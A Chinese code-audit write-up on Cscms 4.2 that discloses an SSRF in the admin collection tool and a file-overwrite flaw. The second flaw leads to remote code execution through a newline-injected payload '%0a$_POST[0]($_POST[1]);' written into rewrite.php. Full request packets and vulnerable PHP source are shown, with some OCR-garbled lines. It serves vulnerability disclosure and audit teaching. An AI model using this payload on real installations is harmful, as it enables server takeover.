


某 scms 代码审计 - PHP - 先知社区

前言：

事情是这样的，由于我 CNVD 还差一积分就可以兑换京东 E 卡了，所以找了这个 CMS 看看能不能挖到漏洞，运气还是不错的挖到了两个，分别是 SSRF 与文件覆盖 GETSHELL，这才有这篇文章。该 CMS 版本是 4.2。以下漏洞均被 CNVD 收录。

环境说明：

PHP 版本用 7.0.9 就好了。






(<https://xzfile.aliyuncs.com/media/upload/picture/20220223224045-9559e132-94b6-1.png>)

SSRF:

根据功能点定向审计，在后台的工具栏有一个采集功能，根据经验这种功能一般存在 SSRF。





(<https://xzfile.aliyuncs.com/media/upload/picture/20220223220251-4a339fb8-94b1-1.png>)



自定义清空数据

自定义替换数据

采集工具

采集项目管理

历史记录管理

采集入库管理

网站地址a

网站编码utf-8

所属板块音乐

目标地址http://127.0.0.1:8000

页码筛选1-1

重复记录☒ 不入库 ☐ 新增数据 ☐ 智能覆盖

采集选项☐ 保存图片 ☐ 倒序采集

入库选项☒ 入临时库(推荐) ☐ 入主数据库

下一步重置

(<https://xzfile.aliyuncs.com/media/upload/picture/20220223220341-67e0d1e8-94b1-1.png>)

使用 python3 在本地开启简易的 http 服务。

```
C:\Users\Administrator>python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
_
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220223213647-a5a7d110-94ad-1.png>)

点击下一步，果然其然存在 SSRF。

```
C:\Users\Administrator>python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:127.0.0.1 - - [23/Feb/2022 22:03:54] "GET / HTTP/1.1" 200 -
::ffff:127.0.0.1 - - [23/Feb/2022 22:03:55] "GET / HTTP/1.1" 200 -
```

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(<https://xzfile.aliyuncs.com/media/upload/picture/20220223220406-76d68634-94b1-1.png>)

进行漏洞分析。

根据 burpsuite 抓到的请求包很容易定位到代码位置。

Request

Pretty

Raw

Hex

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≡

```
1 POST /admin.php/collect/add?id=0&page=2 HTTP/1.1
2 Host: cms.cn
3 Content-Length: 97
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
  Edg/98.0.1108.56
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

```
8 Origin: http://cms.cn
9 Referer: http://cms.cn/admin.php/collect/add
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN, zh;q=0.9, en;q=0.8, en-GB;q=0.7, en-US;q=0.6
12 Cookie: cscms_session=083rukrep191ks5u465ocg0r097e8216
13 Connection: close
14
15 name=a&url=a&code=utf-8&dir=dance&cjurl=http%3A%2F%2F127.0.0.1%3A8000&ksid=1&jsid=1&cfid=0&rkid=0
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220223220509-9c8a94ba-94b1-1.png)

在文件 upload/plugins/sys/admin/Collect.php#Collect->add, POST 的参数 cjurl 未做安全处理被传入到 \$this->caiji->str 方法。

```
97 }elseif($page==2){
98     $datas['name']=$this->input->post('name',true);
99     $datas['url']=$this->input->post('url',true);
100     $datas['code']=$this->input->post('code',true);
101     $datas['dir']=$this->input->post('dir',true);
102     $datas['cjurl']=$this->input->post('cjurl',true);
103     $datas['ksid']=intval($this->input->post('ksid'));
104     $datas['jsid']=intval($this->input->post('jsid'));
105     $datas['cfid']=intval($this->input->post('cfid'));
```

```

106 $datas['picid']=intval($this->input->post('picid'));
107 $datas['dxid']=intval($this->input->post('dxid'));
108 $datas['rkid']=intval($this->input->post('rkid'));
109 if($datas['ksid']==0) $datas['ksid']=1;
110 if($datas['jsid']==0) $datas['jsid']=1;
111 if(empty($datas['code'])) $datas['code']='utf-8';
112 //图片版块转为pic_type
113 if($datas['dir']=='pic') $datas['dir']='pic_type';
114 if(empty($datas['name']) || empty($datas['url']) || empty($datas['dir']) || empty($datas['cjsonl'])) {
115     getjson(L('plub_02')); //名称、地址、板块、采集地址都不能为空
116 }
117 $cjsonl = str_replace('{ $id }', $datas['ksid'], $datas['cjsonl']);
118 $data['cjsonl'] = $cjsonl;
119 $data['code'] = $datas['code'];
120 $neir=$this->cai ji->str($cjsonl,$datas['code']);
121 if(empty($neir)) getjson(L('plub_03')); //获取列表页出错!

```

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(<https://xzfile.aliyuncs.com/media/upload/picture/20220223220753-fdd0b92a-94b1-1.png>)

那么我们跟进到 \$this->cai ji->str 方法，但是 phpstorm 找不到定义该方法的位置。

```


117 $cjsonl = str_replace('{ $id }', $datas['ksid'], $datas['cjsonl']);
118 $data['cjsonl'] = $cjsonl;
119 $data['code'] = $datas['code'];
120 $neir=$this->cai ji->str($cjsonl,$datas['code']);
121 if(empty($neir)) getjson(L('plub_03')); //获取列表页出错!

```

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(<https://xzfile.aliyuncs.com/media/upload/picture/20220223220840-1a558c24-94b2-1.png>)

解决办法，我们可以连续按两下 Shift 键直接寻找。




(<https://xzfile.aliyuncs.com/media/upload/picture/20220223220915-2f1d8846-94b2-1.png>)

跟进到 str 方法后，发现 url 参数被传入 htmlall 方法，继续跟进该方法。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220223221002-4ab5ea4e-94b2-1.png>)

可以看到 htmlall 方法使用了 curl 请求 url。




```


768     $curl = curl_init(); //初始化curl
769     curl_setopt($curl, CURLOPT_URL, $url); //设置访问的网站地址
770     curl_setopt($curl, CURLOPT_USERAGENT, $_SERVER['HTTP_USER_AGENT']); //模拟用户使用的浏览器
771     curl_setopt($curl, CURLOPT_AUTOREFERER, 1); //自动设置来路信息
772     curl_setopt($curl, CURLOPT_TIMEOUT, 10); //设置超时限制防止死循环
773     curl_setopt($curl, CURLOPT_HEADER, 0); //显示返回的header区域内容
774     curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1); //获取的信息以文件流的形式返回
775     curl_setopt($curl, CURLOPT_SSL_VERIFYPEER, false);
776     curl_setopt($curl, CURLOPT_SSL_VERIFYHOST, false);
777     $data = curl_exec($curl);
778     curl_close($curl);
779 }else{
780     $data = @file_get_contents($url);
781 }
782 if(strtolower($codes)=='gbk'){
783     $data = get_bm($data);
784 }
785 $data=str_replace('</textarea>','&lt;/textarea&gt;',$data);
786 return $data;
787 }

```




(<https://xzfile.aliyuncs.com/media/upload/picture/20220223221046-65765378-94b2-1.png>)

基本上有调用 `$this->caiji->str` 方法的地方都存在 SSRF 漏洞。



```
$data['html'] = $this->caiji->str($data['html'], $data['code']);  
$Content = trim($this->caiji->str($cjson, $row->code));  
$DanceContent = $this->caiji->str($neirurl, $row->code);  
$Content = trim($this->caiji->str($cjson, $row->code));  
$DanceContent = $this->caiji->str($neirurl, $row->code);
```

Collect.php 303
Collect.php 349
Collect.php 398
Collect.php 444



(<https://xzfile.aliyuncs.com/media/upload/picture/20220223221216-9b0e1f3e-94b2-1.png>)

文件覆盖导致 GETSHELL:

通过敏感函数回溯参数过程的方式找到该漏洞。


在 `upload/cscms/app/helpers/common_helper.php#write_file` 使用了文件写入的敏感函数，跟 SSRF 的 `htmlall` 是同一个文件。

```
313 //写文件  
314 function write_file($path, $data, $mode = FOPEN_WRITE_CREATE_DESTRUCTIVE){  
315     $dir = dirname($path);  
316     if(!is_dir($dir)){  
317         mkdirss($dir);  
318     }  
319     if ( ! $fp = @fopen($path, $mode)){  
320         return FALSE;
```

```

321     }
322     flock($fp, LOCK_EX);
323     fwrite($fp, $data);
324     flock($fp, LOCK_UN);
325     fclose($fp);
326     return TRUE;
327 }

```



(<https://xzfile.aliyuncs.com/media/upload/picture/20220223221321-c1abc506-94b2-1.png>)

使用 Ctrl+Shift+F 查找哪些位置调用了 write_file，在 upload/plugins/sys/admin/Plugins.php#Plugins->_route_file 调用了 write_file 函数，并且 \$note[\$key]['name'] 和 \$note[\$key]['url'] 的值是以字符串方式拼接到文件内容的，该内容是注释，我们可以使用换行绕过。

```

430 //将路由规则生成至文件
431 public function _route_file($file, $data=array(), $note=array(), $dir=array()) {
432
433     $string = '<?php'.PHP_EOL.PHP_EOL;
434     $string.= 'if (!defined(\'BASEPATH\')) exit(\'No direct script access allowed\');'.PHP_EOL.PHP_EOL;
435     $string.= L('plub_rf_0').PHP_EOL.PHP_EOL;
436
437     if ($data) {
438         arsort($data);
439         foreach ($data as $key => $val) {
440             $string.= '$route[\''. $key. '\']'. $this->_space($key).'= \''. $val. '\'; // \''. $note[$key]['name'].\' '.L('plub_rf_1'). $note[$key]['url'].PHP_EOL;
441         }
442     }

```

```
443     write_file($file, $string);
444 }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220223221448-f544a5a4-94b2-1.png>)

查找哪些位置调用了 `_route_file`，跟踪 `$note` 的值是否可控，调用该函数的位置有很多，最终找到一处可利用。在 `upload/plugins/sys/admin/Plugins.php#Plugins->setting_save` 调用了 `_route_file`，由于该函数内容有点多，所以我将它拆分成两个界面，一些不重要的内容进行闭合。画红线的位置是调用到 `_route_file` 必须设置的，可以看到在标蓝色 3 的位置获取到了 `$note` 的值，分析到这里可以开始复现了。

```
46 //配置保存
47 public function setting_save(){
48     $name = $this->input->post('name',true);
49     $dir = $this->input->post('dir',true);
50     1 $Web_Mode = intval($this->input->post('Web_Mode',true));
51     2 $Mobile_Is = intval($this->input->post('Mobile_Is',true));
52     $Ym_Mode = intval($this->input->post('Ym_Mode',true));
53     $Cache_Is = intval($this->input->post('Cache_Is',true));
54     $Cache_Time = intval($this->input->post('Cache_Time',true));
55     $Ym_Url = $this->input->post('Ym_Url',true);
56     $User_Qx = $this->input->post('user',true);
57     $User_Dj_Qx = $this->input->post('user_dj',true);
58     $rewrite = $this->input->post('rewrite',true);
59     3 $html = $this->input->post('html',true);
60     $seo = $this->input->post('seo',true);
61     $key = $this->input->post('key',true);
62     if($Web_Mode==0) $Web_Mode=1;
63     if($Cache_Time==0) $Cache_Time=1800;
64
65     97 global $_CS_Domain;
66     98 if($Ym_Mode==1){...}else{...}
67     //伪静态模式，写入URL路由
68     99 if($Web_Mode==2){
69         global $_CS_Rewrite;
70         foreach ($rewrite as $key => $val) {
71             if($key == 'index'){
72                 $_CS_Rewrite[$dir] = $val['url'];
73                 arr_file_edit($_CS_Rewrite,CSCMS.'sys'.FGF.'Cs_Rewrite.php');
74                 continue;
75             }
76             list($preg, $value) = $this->_rule_preg_value($rewrite[$key]['url']);
77             if (!$preg || !$value) {
78                 $preg=$rewrite[$key]['url'];
79                 $rewrite_uri=$rewrite[$key]['uri'];
80             }else{
81                 $rewrite_uri=$rewrite[$key]['uri'];
82             }
83         }
84     }
```

```
64 if($Vm_Mode>0 && empty($Vm_Url)) getjson(L('plub_save_0'));
65 $row=$this->db->query("SELECT ak,name FROM ".CS_SqlPrefix."plugins where dir='".$dir."");
66 if(!empty($name) && $name!=$row->name){...}
67 $arrs=unarraystring(sys_auth($row->ak,'D'));
68 if(empty($key)) $key='0';
69 if(empty($arrs) || empty($arrs['md5']) || $key!=$arrs['key'] || host_yml(1)!=$arrs['hc
70
71 1 if(is_dir(FCPATH.'plugins'.FGF.$dir)){
72     $data['Web_Mode']=$Web_Mode;
73     $data['Mobile_Is']=$Mobile_Is;
74     $data['Cache_Is']=$Cache_Is;
75     $data['Cache_Time']=$Cache_Time;
76     $data['Vm_Mode']=$Vm_Mode;
77     $data['Vm_Url']=$Vm_Url;
78     $data['User_Qx']=empty($User_Qx)?':':implode(':', $User_Qx);
79     $data['User_Dj_Qx']=empty($User_Dj_Qx)?':':implode(':', $User_Dj_Qx);
80     $data['Rewrite_Url']=$Rewrite;
81     $data['Html_Url']=$html;
82     $data['Seo']=$seo;
83     //判断开启二级域名
84     global $CS_Domain;
85
123 if (!empty($value['{ji}'])){ $rewrite_url=str_replace("{ji}",'".$value['{ji}'],$rewrite_url);
124 if (!empty($value['{zu}'])){ $rewrite_url=str_replace("{zu}",'".$value['{zu}'],$rewrite_url);
125 if (!empty($value['{id}'])){ $rewrite_url=str_replace("{id}",'".$value['{id}'],$rewrite_url);
126 if (!empty($value['{page}'])){ $rewrite_url=str_replace("{page}",'".$value['{page}'],$rewrite_url);
127 if (!empty($value['{sort}'])){ $rewrite_url=str_replace("{sort}",'".$value['{sort}'],$rewrite_url);
128 if (!empty($value['{sname}'])){ $rewrite_url=str_replace(array("{sname}","{id}"),'".$value['{sname}'],$rewrite_
129 //去除未解析的
130 $arr1 = array('{ji}','{zu}','{id}','{page}','{sort}','{sname}');
131 $arr2 = array('0','0','1','1','id','null');
132 $rewrite_url = str_replace($arr1,$arr2,$rewrite_url);
133 }
134 $str1 = array('{ji}','{zu}','{id}','{page}','{sort}');
135 $str2 = array('0','0','0','1','id');
136 $rewrite_url = str_replace($str1,$str2,$rewrite_url);
137 $data[$preg] = $rewrite_url;
138 3 $note[$preg]['name'] = $rewrite[$key]['title'];
139 $note[$preg]['url'] = $rewrite[$key]['url'];
140 }
141 $this->_route_file(CSCMS.$dir.FGF.'rewrite.php', $data, $note, $dir);
142 }else{
143     $this->_route_file(CSCMS.$dir.FGF.'rewrite.php');
144 }
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20220223221924-99c9f9bc-94b3-1.png>)
使用 burpsuite 抓取请求包。



服务器组
歌曲专辑
歌曲扫描
收藏下载记录
歌曲资源采集
自定义字段

伪静态规则

规则说明

[查看《URL规则说明》](#)

=>

提交

重置

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(<https://xzfile.aliyuncs.com/media/upload/picture/20220223222043-c8d92fde-94b3-1.png>)

修改请求包内容写入构造好的代码，可以看到我使用了 %0a 换行去绕过注释。

Request

Pretty

Raw

Hex

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```
1 POST /admin.php/plugins/setting_save HTTP/1.1
2 Host: cms.cn
3 Content-Length: 57
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36 Edg/98.0.1108.56
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://cms.cn
9 Referer: http://cms.cn/admin.php/plugins/setting?dir=dance
10 Accept-Encoding: gzip, deflate
```

Response

Pretty

Raw

Hex

Render

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```
1 HTTP/1.1 200 OK
2 Date: Wed, 23 Feb 2022 14:21:56 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.6.9
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 X-Generator: Cscms v4 (http://www.chshcms.com)
9 Set-Cookie: cscms_session=8b3991h7on6garg3uh112iev5hhaljd0; expires=Wed, 23-Feb-202
10 Connection: close
11 Content-Type: text/html; charset=utf-8
```

```
12 Content-Length: 214
13
14 {"error":0,"info":{"url":"\\admin.php\\plugins?v=3847","msg":"\u006d\u0059c\u006a8\u005f"}}
```

在 `upload/cscms/config/dance/rewrite.php` 可以看到成功写入。

先知社区

寻找引用 `rewrite.php` 的位置，懒得去看代码了，通过点击各个页面，经过不懈努力终于在个人中心的音乐页面找到，所以你需要注册一个会员用户。





(https://xzfile.aliyuncs.com/media/upload/picture/20220223222422-4b9e5232-94b4-1.png)

重放 burpsuite 抓到的请求包，成功输出内容。

Request	Response
<div>PrettyRawHex\n</div> <div>1 GET /index.php/123456/home/dance HTTP/1.1 2 Host: cms.cn 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1</div>	<div>PrettyRawHexRender\n</div> <div>1 HTTP/1.1 200 OK 2 Date: Wed, 23 Feb 2022 14:24:51 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.0 4 X-Powered-By: PHP/5.6.9</div>


```

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36 Edg/98.0.1108.56
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
9 Cookie: cscms_session=hnmt0cchvme6q2difhvcskmc3h191rb9;
10 Connection: close
11
12
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 X-Generator: Cscms v4 (http://www.chshcms.com)
9 Set-Cookie: cscms_session=2r5ai332ab0d613ibac21gl6isgh6mhn; expires=Wed, 23-Feb-
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12 Content-Length: 12735
13
14 <pre class='xdebug-var-dump' dir='ltr'>
15 <small>
G:\source\Cscms_4.2\upload\cscms\config\dance\rewrite.php:9:
</small>
<small>
string
</small>
<font color='#cc0000'>
'c4ca4238a0b923820dcc509a6f75849b'
</font>
<i>

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220223222512-6998baf2-94b4-1.png>)

到这里其实事情还没有结束，当我尝试写入恶意内容发现被转义了。

Request

Pretty Raw Hex \n ≡

```

1 POST /admin.php/plugins/setting_save HTTP/1.1
2 Host: cms.cn
3 Content-Length: 55
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36 Edg/98.0.1108.56
7 Content-Type: application/json; charset=UTF-8

```

```

7 Content-type: application/x-www-form-urlencoded; charset=utf-8
8 Origin: http://cms.cn
9 Referer: http://cms.cn/admin.php/plugins/setting?dir=dance
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
12 Cookie: cscms_session=8b3991h7on6garg3uh112iev5hhaljd0
13 Connection: close
14
15 dir=dance&Web_Mode=2&rewrite[a][url]=%0asystem(whoami);

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220223222657-a84359d8-94b4-1.png>)

```

1 <?php
2
3 if (!defined( name: 'BASEPATH')) exit('No direct script access allowed');
4
5 // 当生成伪静态时此文件会被系统覆盖；如果发生页面指向错误，可以调整下面的规则顺序；越靠前的规则优先级越高。
6
7 $route['
8 system&#40;whoami&#41;;'] = ''; // 对应规则：
9 system&#40;whoami&#41;;
10

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220223222722-b6f5d8c0-94b4-1.png>)

试了 eval、shell_exec 等均被转义，但是 assert 没有被转义，考虑到 assert 在 PHP7 版本之后的问题，我还是需要找一个更好的办法。懒得去看转义的代码了，我根据 PHP 的动态特性使用以下方法成功 RCE。

Request

Pretty Raw Hex \n ≡

```

1 POST /admin.php/plugins/setting_save HTTP/1.1
2 Host: cms.cn
3 Content-Length: 61
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/98.0.4758.102 Safari/537.36 Edg/98.0.1108.56
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://cms.cn
9 Referer: http://cms.cn/admin.php/plugins/setting?dir=dance
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
12 Cookie: cscms_session=8b3991h7on6garg3uhl12iev5hhaljd0
13 Connection: close
14
15 dir=dance&Web_Mode=2&rewrite[a][url]=%0a$_POST[0]($_POST[1]);

```



(<https://xzfile.aliyuncs.com/media/upload/picture/20220223222801-ce2ad950-94b4-1.png>)

Request		Response	
Pretty	Raw	Pretty	Raw
Hex	\n	Hex	Render
⋮		\n	⋮
<pre> 1 POST /index.php/123456/home/dance HTTP/1.1 2 Host: cms.cn 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36 Edg/98.0.1108.56 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 7 Accept-Encoding: gzip, deflate </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 23 Feb 2022 14:28:10 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.0 4 X-Powered-By: PHP/5.6.9 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 7 Pragma: no-cache 8 X-Generator: Cscms v4 (http://www.chshcms.com) 9 Set-Cookie: cscms_session=2ic1va7p8glspsoh72vtvh5h9n7t7u25; expires=Wed, 23-Feb- 10 Connection: close 11 Content-Type: text/html; charset=utf-8 </pre>	

```
8 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
9 Cookie: cscms_session=hnmt0cchvme6q2difhvcsknc3hl9lrb9;
10 Connection: close
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 17
13
14 0=system&l=whoami
```

```
12 Content-Length: 12540
13
14 desktop-tmioq9m\administrator
15 <pre class='xdebug-var-dump' dir='ltr'>
16 <small>
    G:\source\Cscms_4.2\upload\cscms\app\models\Csdb.php:93:
  </small>
  <small>
    string
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20220223222830-df8fcc0a-94b4-1.png>)

总结：

此次代码审计使用了通用代码审计思路的两种，第一种：根据功能点定向审计、第二种：敏感函数回溯参数过程，没有用到的是通读全文代码。活用 phpstorm 可以让代码审计的效率大大增加。